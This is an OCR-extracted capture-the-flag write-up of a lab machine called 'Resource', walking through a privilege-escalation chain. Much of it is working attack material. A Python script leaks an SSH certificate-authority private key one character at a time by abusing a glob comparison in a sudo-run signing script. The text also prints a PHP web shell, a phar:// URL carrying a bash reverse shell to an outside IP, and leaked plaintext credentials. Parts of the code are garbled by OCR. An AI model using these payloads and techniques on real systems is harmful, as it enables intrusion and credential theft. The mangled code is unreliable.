header = “-----BEGIN OPENSSH PRIVATE KEY-----”
footer = “-----END OPENSSH PRIVATE KEY-----”
base64chars =
“ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuv
wxyz0123456789+/=”
key = []
line= 0

# Iterates over each character to test if it’s the next correct one
   while True:
        for char in base64chars:
            # Constructs a test key with *
            testKey = f”{header}\n{’’.join(key)}{char}*”
            with open(”ca-test”, “w”) as f:
```

```
                f.write(testKey)
            proc = subprocess.run(
                ["sudo", "/opt/sign_key.sh", "ca-test", "key.pub",
"root", "support", "1"],
                capture_output=True
            )

            # If matched, Error code 1
            if proc.returncode == 1:
                key.append(char)
                # Adds a newline every 70 characters
                if len(key) > 1 and (len(key) - line) % 70 == 0:
                    key.append("\n")

                    line += 1
                break
        else:
            break
# Constructs the final SSH key from the discovered characters
caKey = f"{header}\n{''.join(key)}\n{footer}"
print("The final leaked ca-it is: ", caKey)
  with open("ca-it", "w") as f:
        f.write(caKey)
```

Save this python script inside zzinters home directory. Before running it, be sure to generate a new RSA keypair for root.

```
zzinter@ssg:~$ ssh-keygen -t rsa -b 2048 -f rootKey
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in rootKey
Your public key has been saved in rootKey.pub
The key fingerprint is:
SHA256:1JP4EUlnPNqfKOIxyyd6sKtWEIvQSxy+Bg4fzMqiX/0
zzinter@ssg
The key's randomart image is:
+---[RSA 2048]----+
| o..     .ooo    |
|.++ .    o.=o    |
|oo=o o  o =o .   |
|++ooo  . ..o.    |
|oo+  .  S .  o . |
|o.   .o + . . o  |
|.   ...= = .     |
| . .. ..* .      |
|  ....o+Eo       |
+----[SHA256]-----+
```

For some odd reason, even with chmodding the new ca-it file to 600, it will not effectively sign the public key just yet, and throws an error.

```
zzinter@ssg:~$ chmod 600 ca-it
```

```
zzinter@ssg:~$ ssh-keygen -s ca-it -z 1234 -I root -n root_user rootKey.pub
Load key “ca-it”: error in libcrypto
```

This can be easily fixed however. Just copy the contents of the leaked ca-it into your clipboard, remove the old file, and vim a new one named ca-it. Then paste the contents into the new file. You can then chmod it once again to 600, and perform the signing.

```
zzinter@ssg:~$ ssh-keygen -s ca-it -z 1234 -I root -n root_user rootKey.pub
Signed user key rootKey-cert.pub: id “root” serial 1234 for root_user valid forever
```

Then ssh in as root, and the flag is ours for the taking.

```
zzinter@ssg:~$ ssh -o CertificateFile=rootKey-cert.pub -i rootKey root@localhost -p 2222
The authenticity of host ‘[localhost]:2222 ([127.0.0.1]:2222)’ can’t be established.
ED25519 key fingerprint is SHA256:tOsmHdA7xDQq2UDyCf0EobZ/LcitevFrAQ6RSJCy10Q.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added ‘[localhost]:2222’ (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-117-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
```

```
 System information as of Wed Oct  2 09:03:11 PM UTC 2024

  System load:           0.0
  Usage of /:            89.6% of 10.73GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             270
  Users logged in:       2
  IPv4 address for eth0: 10.10.11.27
  IPv6 address for eth0: dead:beef::250:56ff:feb0:8d4

  => / is using 89.6% of 10.73GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings


root@ssg:~# ls
docker  root.txt  snap
```

Congratulations!!!!

Overview

There are several things I found very interesting about this machine. First of all is the Phar deserialization attack at the beginning. So basically, a malicious PHP file was placed into a zip folder, sent to the server, and then triggered via the browser to execute any arbitrary command attached to the URL.

```
<?php system($_GET[”cmd”]); ?>
```

The PHP file.

And, the constructed URL that triggered this file to gain RCE and initial access as www-data.

```
http://itrc.ssg.htb/?page=phar://uploads/
4111c31d14bdb6201149d39476da403e5afaa68e.zip/test&cmd=/
bin/bash+-c+’bash+-i+>%26+/dev/tcp/10.10.16.30/4447+0>%261’
```

The mechanics of how these two things work together are intriguing. First, the PHP file sits within the server, contained within a ZIP folder. Then, through the browser, we can inititiate the phar protocol upon the uploaded zip archive, and attach a command that will execute once the PHP code is parsed.

Following the initial RCE exploit to gain a shell as www-data on the server, there is another technique for lateral movement to user that is very interesting. Using zipgrep, we can search ZIP archives for metadata that might be useful; as was the case here where we leaked msainristils credentials from the ZIP archives inside of /uploads.

```
www-data@itrc:/var/www/itrc$ for zipfile in uploads/*.zip; do
zipgrep “msainristil” “$zipfile”; done
<ds/*.zip; do zipgrep “msainristil” “$zipfile”; done
itrc.ssg.htb.har:           “text”:
“user=msainristil&pass=82yards2closeit”,
itrc.ssg.htb.har:                “value”: “msainristil”
```

We see here that zipgrep can be a very useful tool for obtaining insightful metadata from ZIP archives.

Now that we have moved from www-data and obtained a user shell, there are several ssh keysigning techniques up ahead for lateral movement and privilege escalation. And most of them are pretty simple; First, to move from msainristil to zzinter, it is simply a matter of creating a public keypair, and signing the public key with the ca-it inside of the decommission_old_ca folder. We can then login as zzinter and take the user flag. Then, moving back to msainristils home directory, we can elevate to

root inside the container by using the same process, except signing with principal root instead.

Then comes another interesting technique. By now we have realized that we are in a container, and not inside of the true host. However, we can escape this container easily by using the sign_key_api.sh script inside of zzinters home directory. We can use it from our machine to sign a custom RSA keypair using the API we discovered earlier in our recon. This will give us a signed public key that we can use to ssh in as zzinter on the true host machine. These are all pretty interesting ssh key signing techniques; However, the one I find most fascinating is the one at the very end, when you make the final priv esc to root from zzinter; and here's why.

Ok so, once you are logged in as zzinter@ssg, you can immediately see with a sudo -l that zzinter has permissions to execute the /opt/sign_key.sh script as root. This script attempts to sign a public key with a provided ca file. However, if the ca file matches the certificate authority at /etc/ssh/ca-it, then the script will tell us to use the API for signing instead; Although this is not a viable option either. This leaves us with no available certificate authority to sign a public key for

priv esc to root. So therefore, we must make our own. Looking at the sign_key.sh script, we see a critical vulnerability in its mechanisms; We see that it is running the cat binary to read the original ca-it, and copy it to a variable.

```
#!/bin/bash

   usage () {
      echo “Usage: $0 <ca_file> <public_key_file> <username> <principal> <serial>”
      exit 1
}

   if [ “$#” -ne 5 ]; then
      usage
fi

ca_file=”$1”
public_key_file=”$2”
username=”$3”
principal_str=”$4”
serial=”$5”

   if [ ! -f “$ca_file” ]; then
      echo “Error: CA file ‘$ca_file’ not found.”
      usage
```

```
fi

itca=$(cat /etc/ssh/ca-it)
ca=$(cat "$ca_file")
   if [[ $itca == $ca ]]; then
      echo "Error: Use API for signing with this CA."
      usage
fi

   if [ ! -f "$public_key_file" ]; then
      echo "Error: Public key file '$public_key_file' not found."
      usage
fi

supported_principals="webserver,analytics,support,security"
IFS=',' read -ra principal <<< "$principal_str"
   for word in "${principal[@]}"; do
      if ! echo "$supported_principals" | grep -qw "$word"; then
         echo "Error: '$word' is not a supported principal."
         echo "Choose from:"
         echo "    webserver - external web servers - webadmin user"
         echo "    analytics - analytics team databases - analytics user"
         echo "    support - IT support server - support user"
         echo "    security - SOC servers - support user"
         echo
```


```
        usage
    fi
done

  if ! [[ $serial =~ ^[0-9]+$ ]]; then
    echo "Error: '$serial' is not a number."
    usage
fi

ssh-keygen -s "$ca_file" -z "$serial" -I "$username" -V -1w:forever
-n "$principal" "$public_key_file"
```

This is a dangerous process that we can take advantage of. By crafting a python script of our own, we can use it to run this script, record its output, and copy any base64 characters found to a seperate file, since a ca-it is essentially an SSH private key in base64 format. This will reveal the original ca-it, which we can then use to sign our public key and priv esc to root. Now, this part was exceptionally difficult for me, and here's why. At first, in the subprocess variable that runs the sign_key.sh script, I was attempting to sign the public key with the principal of root_user. So, the script would output nothing but AAAAA; because the principal wasn't being accepted in the first place. I found this out in an odd way. Below is the first version of the script I was using with the principal of root_user.

```
import subprocess

# SSH key elements
header = “-----BEGIN OPENSSH PRIVATE KEY-----”
footer = “-----END OPENSSH PRIVATE KEY-----”
base64chars =
“ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuv
wxyz0123456789+/=”
key = []
line= 0

# Iterates over each character to test if it’s the next correct one
   while True:
          for char in base64chars:
                # Constructs a test key with *
                testKey = f”{header}\n{’’.join(key)}{char}*”
                with open(”ca-test”, “w”) as f:
                      f.write(testKey)
                proc = subprocess.run(
                      [”sudo”, “/opt/sign_key.sh”, “ca-test”,
“rootKey.pub”, “root”, “root_user”, “1”],
                      capture_output=True
               )
                # If matched, Error code 1
                if proc.returncode == 1:
```


```
                key.append(char)
                # Adds a newline every 70 characters
                if len(key) > 1 and (len(key) - line) % 70 == 0:
                    key.append("\n")

                    line += 1
                break
        else:
            break
# Constructs the final SSH key from the discovered characters
caKey = f"{header}\n{''.join(key)}\n{footer}"
print("The final leaked ca-it is: ", caKey)
  with open("ca-it", "w") as f:
        f.write(caKey)
```

I was not aware that this principal was an invalid signing option, and for the longest time I could not find out why this script wasn't running correctly. Then, looking at the code again one day, I noticed something about it. The subprocess that runs the sign_key.sh script, is being recorded into a variable; proc. So maybe if I print the output of this subprocess, it will reveal the ca-it that way.




By running the script this way, we can see details about the subprocess whenever it attempts to copy a character to the key.


The following feedback reveals the error in our script that was keeping the key from being copied.




We see here that the script is having an issue with the principal of root_user. Let's try running it with support instead. Also, along with having it print the details of the subprocess, we can have it print the current key whenever it makes a new addition; so we can be sure the script is working.



By running this script, the original ca-it will be slowly leaked from the subprocess, and written to a new ca-it file once complete.





And that concludes my breakdown of Resource; a very challenging, yet rewarding machine. Happy hacking!!!